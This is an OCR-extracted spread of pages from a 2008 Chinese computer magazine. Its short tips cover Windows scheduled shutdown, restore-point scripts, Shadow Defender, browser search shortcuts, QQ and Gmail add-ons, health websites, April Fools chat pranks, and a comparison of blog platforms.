
★建立任务计划时要求输入用户账户密码,如果你没有设置用户密码,则任务计划会失败,将提示“在试着设置任务账户信息时出现错误。指定的错误是:0x80070005拒绝访问。您没有运行所请求的操作的权限。”

★本例很简单,实际就是把关机命令应用到任务计划中。“shutdown”是系统关机命令,本例用到的命令参数有:“-s”,关闭此计算机;“-f”,强制运行的应用程序关闭而没有警告;“-t xx”,设置关闭的超时为xx秒;“-c”,显示的关机窗口上的文字说明。

**第3步:**双击“任务计划”窗口中的“闲时关机”快捷方式,在打开的窗口中选择“计划”选项卡,单击“计划任务”下拉式列表框,从中选择“空闲时”(见图3),然后在新出现的“当计算机空闲时间超过XX分钟”框中将时间设置为你认为合适的时间(如:20分钟)。



**第4步:**接着再单击“设置”选项卡,清空对话框中的所有复选框,最后单击“确定”按钮,这时会提示我们输入密码。输入与Windows XP登录时所用的一样的密码,确定即可(见图4)。现在,你就不用身在他处,心里却还惦记着“爱机”没关了。当然走之前按下Win+L键锁定屏幕,再随手把显示器关掉,就更完美了。CF [YY07]





DIR命令加“/s”参数,表示搜索时包含子目录;加“/a”参数表示搜索特定属性文件,如“/ah”只搜索隐藏文件,“/ad”只搜索目录等。

# 内外兼修, Windows穿上双层“隐身衣”

Tag 系统还原、系统保护、Shadow Defender 方案 系统

本文可以学到

1 快速建立系统还原点的技巧

2 Shadow Defender使用技巧

## 传

说穿上隐身衣后,别人就看不到你了,你便可以四处游荡而不用担心别人会伤害到你。而在这个危机四伏的网络时代,我们能否给计算机穿上这样的“隐形衣”呢,如果病毒“看”不到系统,那么它也就无法侵害了。哈哈,别着急,今天还真找到了几件,大家试“穿”一下,觉得合身的就拿一套去。

## 内衣——Windows自己的贴身护卫“系统还原”

由于软件设计的原因,我们在安装一些试用软件时常常会给系统带来一些麻烦。对付这些软件,系统还原组件就可以轻松胜任。

### 实战:系统轻松恢复旧时光

**适用人群:** 喜欢尝试新软件,但计算机操作水平又不高的广大菜鸟用户

**操作效果:** 简单、高效

为了方便菜鸟们使用系统还原,可以启动记事本程序,新建名为soft.vbs的脚本放在桌面,代码如下:

```
Set IRP=getobject("winmgmts:\\root\default:  
Systemrestore")
```

```
MYRP=IRP.createRestorepoint("安装软件",0,100)
```

这样,我们在安装试用软件之前,

先双击桌面的soft.vbs即可快速新建一个还原点备用。一旦发现软件对系统造成伤害,启动系统还原后,选择描述为“安装软件”的还原点还原一下系统即可。



### 火速链接

★更好地使用系统还原,请参考2006年第22期《打通经脉 逼出“系统还原”无限潜能》一文的介绍。

## 外衣——敌友分明的“Shadow Defender”

有一类软件被称为影子系统,它们可以把操作系统写入到硬盘上的所有数据都悄悄转到内存中,这样不管你对系统文件做了什么修改,重启电脑后系统又会恢复到原来的样子(类似还原卡)。这一原理正好可以阻止病毒对系统的破坏。

不过许多影子系统“敌友不分”,不管应该保存还是不应该保存的数据,它都一律清空。所以大家可以试试Shadow Defender这款软件(以下简称SD,下载地址: <http://www.shadowdefender.com/download.html>,快车代码: CF0807CMXT02),它允许你自由设置该不该保存的数据,比其他影子系统灵活多了。

### 实战:网上冲浪一路无忧

**适用人群:** 喜欢上网的网虫们


**操作效果:** 保护灵活、一劳永逸

**第1步:** 运行SD后,切换到“例外列表”,在这里设置例外保护。比如,Avast杀毒软件用户则将安装目录C:\Program Files\Alwil Software设为例外(杀毒软件要保存升级的病毒库数据)。单击“添加文件夹”,选择上述目录,单击“应用”提交即可。同上,可以选择其他需要保留写入数据的目录,比如OE的邮件保存目录等。这样,不管设置的是什么保护类型,病毒库和OE邮件都可被保存(见图)。

**第2步:** 切换到“模式设置”,然后选中所有分区,单击“启动影子模

式”,这样所有分区就处于SD的全面保护之下了。为了一劳永逸保护系统,可以勾选“重启后继续影子模式”。

**第3步:** OK,现在大家就可以放心到网上遨游了。假设你现在浏览恶意网页不幸中招,没关系,重启一下电脑即可让系统完好如初。不过,你用OE收取的邮件则会被保留下来。



## 内外兼修——系统还原+影子系统双重呵护

在完全保护模式下测试某个软件,重启后安装的软件将被完全清除,如果觉得好可在去掉保护模式后再重新安装。这样比较麻烦,能否觉得好的时候就直接在保护模式下保存下来呢?这可以借助SD的立即提交来完成(例外列表是永久保护性写入,提交列表则可以临时设置)。安全起见,应该结合系统还原实施双重保护。

### 实战:保存喜欢的游戏脚本

**适用人群:** 经常测试软件的人

**操作效果:** 全面保护,不留死角

**第1步:** 同上例操作,把系统还原目录C:\System Volume Information设置为例外,在安装脚本之前,双击桌面的soft.vbs新建一个还原点。

**第2步:** 启动SD全盘保护并测试脚本,如果发现软件很好用,并且经杀

毒软件扫描后没有病毒,即可切换到SD的“立即提交”,把软件目录(或具体文件)添加到提交列表。最后单击“应用”。这样重启后脚本仍然可以使用,而且SD只保存提交写入数据,后续的所有操作痕迹仍然可以擦除。

**第3步:** 如果发现重启后脚本有问题,还可以使用前面建立的还原点还原系统即可。 **CF** [YY08]



小编提示:发件人和邮件主题都是蓝色,是腾讯官方系统邮件的两大特征。不符合这一特征的均非官方邮件。

# 强悍!地址栏变身搜索栏

Tag IE7、火狐、搜索 实例 网络

辽宁 蓝色海岸

**小**辉有逛网络书店的习惯,有时候为了找一本书就得挨个网站寻找。有一天邻居小强过来串门,看到小辉挨个网站大搜特找,实在是看不下去了,就把自己独创的“强式搜索法”教给了小辉。

## IE7地址栏变身,无所不能搜

**小强:**“你这个方法能累死一头牛,看看我的‘强式搜索法’吧!”

**小辉:**“你就吹吧,不就是用百度搜索嘛。”

**小强:**“错!我这个方法,用地址栏就可以了。”

**小强:**“你来操作,我看着。”

小强打开IE7浏览器,进入书店:Findbook (<http://findbook.tw/>)。然后在页面上部的搜索栏中输入了大写的“TEST”,单击“搜索书籍”按钮。在搜索结果页面出现后,他将地址栏中显示的网址复制。

### 小提示

- 1.注意一定要是英文大写字母。
- 2.如果网址中没有出现“TEST”字样的话,表示该搜索结果无效,需重新搜索。

接下来,小强单击搜索框右侧的下拉列表,选择了“查找更多提供程序”命令,打开的新页面中,将刚才复制的网址粘贴在搜索栏里,然后在“名称”文本框中输入了“搜书”,单

击“安装”按钮(如图1)。

接下来,弹出一个“添加搜索提供程序”对话框,单击其中的“添加提供程序”按钮进行了安装。

**小强:**“好了,以后你再搜书,在地址栏输入关键字+搜寻资料就可以搜这个网站的书了。比如搜《闯关东》,用‘搜书+闯关东’这几个字就可以了。”

小辉试了一下,果然奏效,又把其他几个常去的书店都设置成这样。

### 创建自己的

通过执行下列步骤将您自己的搜索提供程序添加到您的 Internet Explorer 7

1. 在另一个窗口或选项卡中访问所需的搜索引擎
2. 使用搜索引擎搜索 TEST (所有字母全大写)
3. 将搜索结果页的 URL 粘贴到此框中 URL: [http://search?q=TEST&keyword\\_type=keyword](http://search?q=TEST&keyword_type=keyword)
4. 为搜索提供程序指定名称  
名称: 搜书
5.

如果指定的搜索提供程序无法正确安装,请单击“取消”按钮。

①

②

### 小提示

利用此类网络书店自建的搜索功能进行搜索时,需要先连接上该网站,然后才能搜索。博客、相册等的搜索与此相似,里面的内容在大搜索引擎上不易搜到。

## 火狐怎奈寂寞?你变我也变

**小辉:**“你这个只适用于IE吧,我平常用火狐也挺多的。”

**小强:**“你别急,今儿个我心情好,就把火狐怎么搜也传授给你吧!”

小强又以Findbook为例。打开火狐浏览器,进入Findbook搜索页面,在页面顶部的搜索框中单击鼠标右键,选择“为此搜索添加关键字”命令(如图2),弹出“添加书签”对话框,在“名称”中输入网站的名称“Findbook”,在“关键字”中输入“搜书”,单击“确定”按钮。

**小强:**“好了,以后用火狐你也可以随便搜了,方法跟IE一样。”

小辉以此类推,把常去的博客、相册都按照“强式搜索”进行了设置。从此,地址栏变成了小辉的“搜索栏”。**CF** [YY09]

# 两则最新QQ小故障排除

Tag 修改版QQ、远程协助 故障排除 网络

辽宁/小新

## 修改版QQ照样跟手机聊


在电脑上使用过修改版QQ的朋友都知道,无法给手机版QQ发送消

### 小提示

修改版QQ会提前发一个隐形图片来探测对方IP,而手机版QQ恰恰不支持自定义格式的图片。

息。要想跟手机好友进行聊天,就必须使用原版QQ才可以。怎么解决呢?

其实方法很简单。在用修改版QQ跟手机好友进行聊天的时候,在每句话前面加上一个系统默认自带的表情,就可以正常地发送(如图)。



## 老显卡照样玩远程协助

最近电脑有一个问题,别人给自己进行QQ远程协助的时候就出现错误提示:“初始化DII错误”。重装QQ依旧,怎么回事?

问了一圈,原来是显卡的问题。QQ无法识别较老的显卡,导致初始化DII错误。

除了换显卡,有一种方法可以解决问题。那就是改变显示器的分辨率,改成800\*600,或者改成24色或16位色。再让别人进行远程协助就一切正常了。**CF** [YY10]



Youtube已经开始测试“高清”视频服务,在视频地址后加上“&fmt=6”或者“&fmt=18”,就可以观看到比原版清晰很多的视频。

# 迎奥运 Gmail练就“五项全能”

Tag **Gmail应用、插件** 实例 网络

辽宁/小新

## 本文可以学到

- 1 Gmail除了收发邮件以外其他的用途
- 2 Gmail几个实用插件的使用


**距**离北京奥运会仅有几个月的时间了,中国运动健儿们正在积极备战。来自美国Google代表队的Gmail也不甘示弱。为了在奥运会上斩获奖牌,他日夜苦练、内外兼修,终于练就了一身本领,对外宣称“五项全能”。这不,奥运在即,Gmail开始热身备战了。既然是热身,结果不重要,重在锻炼。

## 技能1.有容乃大,PK网络硬盘

技能代号: Gmail Drive;

热身内容: 网络存储。

Gmail的容量到目前为止,已经超过了4GB,上传和下载附件的速度都非常快。Gmail当然认识到了这点,他练的技能叫做“Gmail Drive”(<http://www.newhua.com/soft/35496.htm>)。通过安装此软件,可在“我的电脑”中新生成分区,使本地硬盘多出4GB左右的空间。



① 先要安装Gmail Drive,安装之后会发现在“我的电脑”中多了一个

Gmail Drive的盘符,用鼠标点击之后会出现Gmail的登录窗口,输入用户名和密码后就可以进入该分区(图1)。


进入该分区之后,就可以像普通硬盘分区一样,进行文件的拖放,支持复制、粘贴和删除等操作。可以将本地文件,利用Gmail Drive快速保存到Gmail邮箱中,不必再通过附件形式逐一上传。

## 技能2.及时提醒,挑战邮件客户端

技能代号: Gmail Notifier;

热身内容: 提醒新邮件。

有很多朋友因为工作的需要,每天都要收几十封甚至上百封邮件,这就需要时刻盯着邮箱,避免错过重要的邮件。这个本领: Gmail Notifier ([http://mail.google.com/mail/help/notifier/notifier\\_windows](http://mail.google.com/mail/help/notifier/notifier_windows)).



html),可以随时对新邮件进行提醒,让重要邮件第一时间知道。

② 先将Gmail Notifier安装在电脑

上,首次登录时,需要输入Gmail的用户名和密码,然后Gmail Notifier就会在系统任务栏驻留。

当有新邮件的时候,就会弹出一个窗口提示,包含邮件的标题和来信人地址,双击该窗口就可以直接查看邮件的内容(图2)。

## 技能3.天天联系,叫板第三方软件


技能代号: 邮天下;

热身内容: RSS订阅。

现在的人每天工作都比较繁忙,很多时候只能通过朋友的博客来了解一下对方的近况。要是好友多了,查看起来就麻烦了。这就需要利用RSS软件来订阅博客。其实不用那么麻烦,Gmail的这个本领就可以让你告别第三方软件。

首先登录“邮天下”网站,然后在RSS中输入朋友博客的RSS地址,在Email中输入自己的Gmail地址,点击“马上订阅”。

在收到由“邮天下”发出来的订阅确认邮件里,点击确认链接,系统不需要RSS阅读软件 Email轻松订阅



提示订阅成功后,即可定期收到该RSS的更新提醒(图3)。

### 小提示

在收到的每封“邮天下”发送的邮件中,底部均有一个“退订”链接,点击该链接即可马上退订该RSS更新提醒。

用同样的方法,可以订阅多个朋友博客的信息,朋友只要一更新博客,就会及时发送到邮箱中。

## 技能4.挑战DM,项目“多账户管理”

技能代号: Gmail Manager;

热身内容: 多账户管理。

DM,就是DreamMail,一款常

用的邮件客户端软件,多账户管理功能尤为出色。如果你有多个Gmail账户,管理起来就比较麻烦。找DM

当然可以,其实无需那么复杂,利用火狐浏览器中的Gmail插件Gmail Manager (<http://work.newhua.com/>)




网上邻居的左侧任务栏不见了怎么办?在“工具”→“文件夹选项”选中“在文件夹中显示常见任务”即可。

cfan/200807/gmail\_manager-0.5.3.xpi),就可轻松解决。

首先将Gmail管理器插件安装在火狐浏览器中,重启之后就可以使用。先在火狐浏览器中“附件→附加软件”中找到Gmail Manager,然后点击“选项”按钮,点击添加按钮来添加Gmail邮件账户,一次可以添加多个邮箱。

添加好之后,在火狐浏览器的右下角就会看到邮箱的信息,按鼠标右键就可以同时登录多个邮箱,管理和查看起来就方便很多(图4)。



## 技能5.拒绝病毒,单挑杀毒软件

技能代号: Better mail;

热身内容: 防御病毒。

听过美国歌手罗比·威廉姆斯的《Better Man》吗? Gmail听过,听完之后他就练了这个Better mail技能。邮件是病毒传播的主要途径。如果你用的是火狐浏览器,使用Better mail插件(http://work.newhua.com/cfan/200807/bettergmail2\_0.3.3.xpi)来预览,了解未知邮件是否有必要进行阅读,就可以防止病毒邮件乘虚而入。

先将Better mail插件进行安装,安装之后进入设置。设置之后刷新Gmail,将鼠标放到未阅读邮件的上面就会显示预览。

这样在没阅读邮件之前,就可以知道邮件里面的内容,大大降低通过邮件感染病毒的可能性(图5)。



## 网络大补贴

检验Gmail的ID是否可用: <http://gmail.vlab.info/>,虽然Google禁止了大部分第三方网站来检验ID是否可用,但这个是一个漏网之鱼,记得先点击“Sign Up”进行注册哦。

## 火速链接

链接到今年第4期中《炫!我的邮箱会唱歌》,你会发现原来Gmail还可以播放音乐,把它当作一个网上的移动播放器也不错哦! **CF** [YY11]

此文章系“‘不写文章,照拿稿费,好!’征选活动”被采纳文章。

选题作者: 张鹏(吉林长春市)

稿费奖励

100元

# Google桌面 让你天天看靓妹

Tag Google桌面工具 实例 网络

辽宁/蓝色海岸

**想** 看靓女靓妹怎么办?利用Google搜?太麻烦。来借助于Google桌面的侧边栏正妹小工具(gadget):“HOT or NOT”(辣还是不辣)。

首先下载安装Google桌面(下载地址: <http://desktop.google.com/zh/CN/>),然后下载安装正妹小工具(下载地址: <http://desktop.google.com/plugins/i/hotornot.html>)。现在在Google侧边栏上,就会一幅幅不停地切换靓女的图片,浏览的时候心情不是很爽(如图)?



## 小提示

在图片上单击鼠标右键,选择“Men only”(仅男性)即可,而选择“Women and Men”(男性和女性)则可以做到男女兼顾。

看着靓妹,我们难免要评头论足,单击上方的圆形按钮,给靓妹评个分吧。 **CF** [YY12]

## 网络大补贴

来自Santabanta.com(<http://www.santabanta.com/>)的美女桌面壁纸秀,每幅图片都有几种分辨率可供选择。

# Flickr原始相片轻松看

文/dream

**知** 名的网络相册Flickr(<http://www.flickr.com>)想必人人知晓,功能多,最大的特点是稳定。缺点是上传的相片很难直接取得原始文件,得到的都是经过缩小处理的图片。如果你需要原始图片,只要掌握了下面这则小技巧即可。

## “Original Photo”(原始图片)

在浏览器中打开: <http://www.mexp.net/wordpress/misc/flickr.php>,然后将Flickr相片的地址(例如: <http://www.flickr.com/photos/myasudakg/2236623232>)输入。或者直接输入相片的ID(例如2236623232)到上面的搜索框中,点击“Flickr”按钮(如图),稍后就可以得到该相片的原始文件了。

## flickr

Please input the Photo ID or the Photo URL.

Flickr

☐ Update API KEY.

要想将其下载到本地,只要右击相片将其另存到本地硬盘即可,非常简单。 **CF** [YY13]



# IM沟通 无所不在

Tag **QQ互动状态、晒网聊天、雅虎Pingme签名**

实例 网络

福建/俞木发

## 本文可以学到

- 1 制作常见IM软件在线状态
- 2 在各种常见网络活动中和陌生人实时交流

**常**见的实时沟通,都是通过QQ、MSN等即时通讯软件(以下简称为IM软件),想到过在论坛、博客和邮件中轻松地与人实时聊天吗?看完本文的几个实例后,你就会发现:实时沟通,无所不在。

作为论坛电脑故障版块的版主,小李经常会回帖来解答网友提出的各种问题。对于复杂一些的故障,这种一问一答的方式并不能及时、有效地解决问题。怎么能更方便解答网友的问题?几番周折之后,小李找到了法宝:QQ互动状态。

## 论坛求助及时Q我——QQ网页互动状态

登录<http://is.qq.com/webpresence/code.shtml>,按提示依次选择在线状态图片风格(用来显示在线/离线状态)、QQ相关信息,然后单击“生成论坛代码”,把代码复制到剪贴板。

登录论坛进入个人账户设置,把

上述代码作为自己的签名,这样小李每个帖子都有QQ互动代码。网友通过图片显示状态,即可知道小李是否在线。如果在线,点击签名档链接就可以直接打开QQ临时对话,向小李咨询问题,离线则可以留言。这样,小李可以有针对性地及时解答。QQ

### 小提示

当然,互动状态也非常适合开网店的朋友,可以利用它及时和购买者交流。


互动状态,让小李在论坛的威信更高了。

作为一个老股民,张大旗建立的和讯博客经常有不少炒股新手在一起浏览。很多股民朋友在浏览他的博客时,都想叫张大旗指点炒股迷津。出于隐私保护需要,张大旗并不想在博客上透露自己的QQ或MSN账号。如何和这些股民交流呢?晒网网页聊天室可以解决他的难题。

## 博客交流无障碍——晒网聊天室一块儿聚聚

登录<http://say-on.com/#>,输入自己的和讯博客地址,单击“确定”。然后单击下方的“博客嵌入代码生

成工具”。在打开的页面单击“生成代码”,复制代码。登录和讯博客,单击左侧“模板选择→自定义HTML”,设置自定义模块名称如在线交流室,然后把上述代码粘贴到文本框,单击“保存修改”。现在股民朋友在访问他的博客时,只要单击左侧“在线交流室”下的“点击进入聊天室”,在当前网页就会弹出一个晒网在线交谈对话框,浏览者只要在下输入发言,然后单击发送即可和当前访问用户一起交流(见图1)。当然,浏览博客的也有不少炒股高手,通过晒网,张大旗在和股民朋友的交流中也学到了很多知识。



①

## 网络大补贴

在博客上添加MSN互动代码,就可以通过MSN进行聊天互动了。具体方法如下:  
POPO网站通道:<http://popo.163.com/wztd/start.jsp>; Skype:<http://blog.donews.com/okskypecom/archive/2006/02/14/725882.aspx>;可以设置多种IM在线状态:<http://osi.hshh.org:8888/>。

公司近日规定办公室电脑不许安装任何IM软件,作为售后客服,晓芸和客户的交流方式就只能靠邮件了。邮件的收发、回复会有一定时间差,一些需要及时解决的问题就不好办了。晓芸的一位客户推荐她使用雅虎的Pingme签名服务,它可以在每封邮件后面添加Pingme签名。客户通过点击签名即可与晓芸交流。

## 网络栏目作者之星

俞木发,来自福建省福州市的勤奋作者。工作之余为CFan网络栏目写了许多高质量稿件,积极报道选题。评为第一季度“网络栏目作者之星”。

## 邮件交流也不误——雅虎邮箱的Pingme签名

首先申请一个雅虎通账号。登录后,单击右侧“邮件选项”进入邮件签名设置,选择一种签名,同时勾选“所有外发邮件中添加签名”(见图2)。这样客户收到的每封雅虎邮件后面都有Pingme签名,客户只要点

击它即可打开WEB页面,使用WEB雅虎通和晓芸交流(客户无需下载软件和注册任何账户)。为了方便及时接受客户消息,晓芸可以事先登录WEB雅虎通。



# 保健、求医 网络圆你健康梦

Tag

早起生活、网上挂号

实例

网络

文 安徽/高伟、福建/俞木发

**作为**上班一族,工作生活压力大,很多朋友长期处于亚健康状态。做好保健,防患于未然当然最好,但不知道如何保健,怎么办呢?还有,工作忙得连去医院看病的时间都没有,该如何是好?其实,作为网络一族,我们完全可以通过网络圆自己的健康梦。

## 健康保健,网络帮你规划

### 小提示

由于该网站选用的是日本时间,需点击页面上的“时差设定”按钮,将时区设为“8”,即中国的标准时区GMT+8时区,然后单击“设定”按钮即可。

### Just Do It

#### 1.“看看你能活多久!”

进入“顶健康”为自己的寿命做一次占卜(<http://www.ddhealth.cn/dotest.aspx>)。打开主页后,单击“开始测试”按钮。测试完成,单击“测试结果”按钮,便能够看到最终的“成绩”。


#### 2.如何能够有针对性地去减肥呢?

到“贝卡美”(<http://www.pkfat.com/>)上写减肥日记,来监督自己!

经常熬夜对健康是一大害,早起生活网(<http://www.hayaoki-seikatsu.com/>),它可以帮助用户记录每天的起床时间,并即时绘制成曲线图,得知每天起床时间的趋势。

**第1步:**开启主页后,单击带有页面登录面板上方的“登录”字样的图片链接,然后按提示完成注册并登录。

**第2步:**单击“目标起床时刻”标签。展开时间设置后设定自己的起床时间。以后每次起床后,单击“起床时刻记录”标签,根据实际情况填写、选择。点击“追加”按钮,就可以绘制



出自己的起床时间曲线图(见图)。在下方能得出自己的平均起床时刻。一段时间下来,倘若离设定的“目标起床时间”偏差太多,就要注意养成早起的好习惯。

## 网上求医,告别痛苦排队

上医院看病最怕的就是排队挂号,特别是专家号可能几周前就被预约一空。上班族好不容易请了天假,排了半天队连专家影子都没见着。还是借助爱康网(<http://www.ikang.com>)进行网上挂号吧。

**第1步:**登录网站后单击“新用户注册”进行注册。要填写真实的个人资料哦。登录后单击“预约就医”,在打开的页面就可选择本地医院进行挂号了。假如我是一位居住在北京东城区的咽喉炎患者,选中“东城区”的

“中国人民解放军北京军区总医院”即可。

### 小提示

单击“交通位置”可以打开电子地图,查看医院具体位置。对于异地医院,大家可以充分发挥百度地图等电子地图的导航功效。

**第2步:**找到医院后,单击“预约挂号”,然后选择下方的“耳鼻喉头颈外科”,接着选择需要就诊的专家,同时设定预约就诊的日期。

**第3步:**选择会员卡支付方式,确

认自己信息无误后,单击“提交”。爱康网提供银行卡、互联星空等多种支付方式在线支付挂号款项。

完成这三步,就可以在指定日期去医院就医了。

### 小提示

对于一些小病,可借助三九健康网(<http://www.39.net>)进行网上咨询。有许多专家在此坐诊回复患者的提问。此外,很多医院的网站提供了QQ、QQ群、Email、论坛等网络工具,网虫们可以得心应手地使用这些工具进行咨询。


### 小编有话说

网络给我们的健康带来越来越多的便利。“年轻的时候用健康换钱,年老的时候用钱买健康”,不是我们需要的。有计划的锻炼、健身,有节制的吸烟、饮酒,定期做体检,健康离你我并不遥远。 **CF** [YY15]

### 网络大补贴

如今,IM沟通方式越来越多,在成为生活中不可缺少的元素之一的同时,就好比对手机一样,人们对其依赖程度越发强烈。《运用恰当的沟通方式》(<http://uicom.net/blog/?p=423>)深入浅出地分析了一下这种现象。

CF [YY14]





# “愚”人还是被“愚”，由你掌握

Tag

网址变身、模拟“病毒”、表情图片

实例

网络

安微/高伟

转

眼之间, 一年一度的搞笑“佳节”——愚人节又飘然而至。最近, 你被“愚”了吗, 别不承认, 我可听说了啊。本文就教你几招“愚”人招数, 让被“愚”的你拿起武器, 就地反击! 搞怪运动正式开始。

晕!

## 我怎么中毒啦!

在用QQ聊天时, 我们可以利用QQ聊天窗口中的字体自定义颜色来搞怪。

进入QQ聊天字体的添加自定义颜色窗口, 设定QQ提示字体颜色。分别输入三色数值, 使它接近系统警告字体颜色, 如红: 54 绿: 68 蓝: 101。


接着在聊天窗口中输入类似于

“您中了XXX病毒的”字样(图1)。

发

送给对

方时, 估计真能够让对方惊出一身冷



## 小提示

别忘了前面加上一个类似于冒号的图标, 如图1所示。获取手段很简单, 在聊天时经常会碰到系统警告, 用截屏截下来即可。

汗, 自认为已经被自动安装病毒, 恶搞效果就出来了。

怒!

## 你竟然把我变成这样?

表情图片是聊天时不可缺少的元素。Pikipimp网站 (<http://www.pikipimp.com/>) 可以让表情图片实现搞怪。

在开启的首页中单击“浏览”按钮, 选择本地图片, 点击“Upload”(上传)按钮。

随后自动进入到图像编辑区。在该区域右侧的“Elements”(元素)中, 可自由选择各色道具, 如帽子、眼镜、发饰等。然后将它们拖至图片中的人物上。

单击“Preview”(预览)按钮来预览恶搞效果。满意后的话按下“Save and Print”(保存并打印)按钮, 可得到该图片的代码。而单击“download file”(下载)按钮, 则可将图片保存到本地。



# QQ名字靠前, 我有心得

Tag

QQ名字排列

技巧

网络

图文/魔力冰片

小


陆是个爱面子的人, 在聊QQ的时候, 希望自己的名字排在别人前面。两招即可实现!

## 第一招: “让身份变高贵”

说起这身份优先级, 当然是腾讯首推的QQ会员排在第一位了, 而QQ会员又有5个等级, 等级越高, 排名越前。

其次是开通炫铃与否, 是否使用手机QQ登录等。

这些服务都是可以叠加的, 比如小陆和另一个人都是QQ会员的一级, 但由于小陆还开通了炫铃, 则他会更靠前些。



▲“路个的”总结的: 详细的优先级排名

## 小提示

目前, QQ2007II版本开始加入的“Q我吧”状态, 是能凌驾于前面的一切服务之上的哦!

## 第二招: “让名字上高位”

在名字的前面加上字符, 可以让名字靠前。名字首位为半角字符 (如标点符号、字母等) 的要大于全角字符 (如汉字、特殊符号等)。

小陆还开通了“黄钻”、“QQ宠物”等服务, 其实这些都是与QQ的“身份”无关的。CF [YY17]

## 小提示

字符以其ASCII码排序排列, 具体顺序可到“所有程序”→“附件”→“系统工具”→“字符映射表”中查看。

怪!

## 网址好奇特!

让别人收到一个巨大的网址, 在怀疑之后, 冒险打开, 却发现它是新浪网。难道著名的“大户”也改名了?

当然不是! 进入这家名为“HugeURL”的网站 (<http://hugeurl.com/>)。在网址输入框内键入新浪网址, 单击“提交查询内容”按钮。

在随后出现的页面中, 便能够得到“增肥”后的网址了。看到了吧! 的确够长。

至此, 我们介绍了上述三招搞怪小招式。“愚”人还是被“愚”, 由你决定吧! CF [YY16]



# 烽烟四起 五大博客“2008擂台赛”

Tag

五大博客、内功比拼

应用、其他

网络

文/金华

## 本文可以学到

- 1 各大博客的优势、缺陷
- 2 怎样让博客打开更快;代码使用方法。

## 比赛导火索:

从2005年的渐露锋芒,到而今的“千树万树梨花开”,博客已成功地在国内的互联网土壤上扎根。过去的一年,各大网络巨头竭力提高其功能与服务品质,一副舍我其谁的架势!2008年伊始,我们就来给本已激斗正酣的国内五大主流BSP(博客服务商)添把火,让它们展开正面比拼!

本期展开的是首轮比赛,次轮比赛将在下期展开,敬请关注。

## 比赛内容:内功大比拼。

比赛规则:各大博客的稳定性、易用性等方面进行比试,满分为5分。

## 比赛选手:

- NO.1 QQ空间 <http://qzone.qq.com/>  
 NO.2 百度空间 <http://hi.baidu.com/>  
 NO.3 搜狐博客 <http://blog.sohu.com>  
 NO.4 新浪博客 <http://blog.sina.com.cn>  
 NO.5 网易博客 <http://blog.163.com/>

比赛组织者及声明:本着“用户第一、比赛第二”的原则,CFan组织了这次擂台赛。文中奖项设置最终解释权归CFan所有。

## 首轮比赛:内功大比拼

### 第一回合:速度及稳定性

QQ空间	[1分]	最慢,时而会发生需升级控件才能浏览的情况。
百度空间	[5分]	速度很快,稳定性良好,不易出现异常问题。
搜狐博客	[5分]	连接与载入速度很快,没遇到过页面打不开的情况。
新浪博客	[3.5分]	打开时会感到明显延迟。
网易博客	[4分]	连接及生成速度都较快。

最佳速度奖:搜狐博客。

最具稳定奖:百度空间。



### 小编侃比赛:

QQ空间之所以最慢,是因为加载了花哨的模板和插件等。搜狐博客使用的是Ajax技术,载入速度必然高出一筹。



## 网络栏目预告

从08期开始,将全面征集与奥运题材的文章和选题,如果你有想法,赶快准备哟!  
 被采纳的话,不仅有稿费可拿,还有礼物哦!

## 第二回合:易用及开放性

QQ空间	[3.5分]	支持使用信纸模板、醒目灯光效果,能切换为全屏编辑模式。
百度空间	[4.5分]	可视化编辑模式,一眼望到底的寥寥选项,这也与百度的定位相符。可添加各种美化效果、模块(如天气预报)。
搜狐博客	[4.8分]	具有较强的智能编辑特性,具备所见即所得的文本编辑能力。启用开放平台,让用户拥有使用小工具的权限。
新浪博客	[4.6分]	文章编辑能力很强,支持图文排版、图片剪切板等高级编辑操作。能够添加、编辑自定义空白模块。
网易博客	[4分]	将日志标题与内容都整合到一个编辑栏中,更像是写在线日记的感觉。需自行切换简单与全部功能。

最具易用性奖:搜狐博客、新浪博客。

最佳开放性奖:搜狐博客。



### 小编侃比赛:

百度空间、搜狐博客和新浪博客在易用性上已经很接近。开放性这个东西不好掌握,不然就会给安全性带来威胁。搜狐博客正是出于这方面的考虑,对于提交的模块需通过官方审核才能发布。

## 火速链接

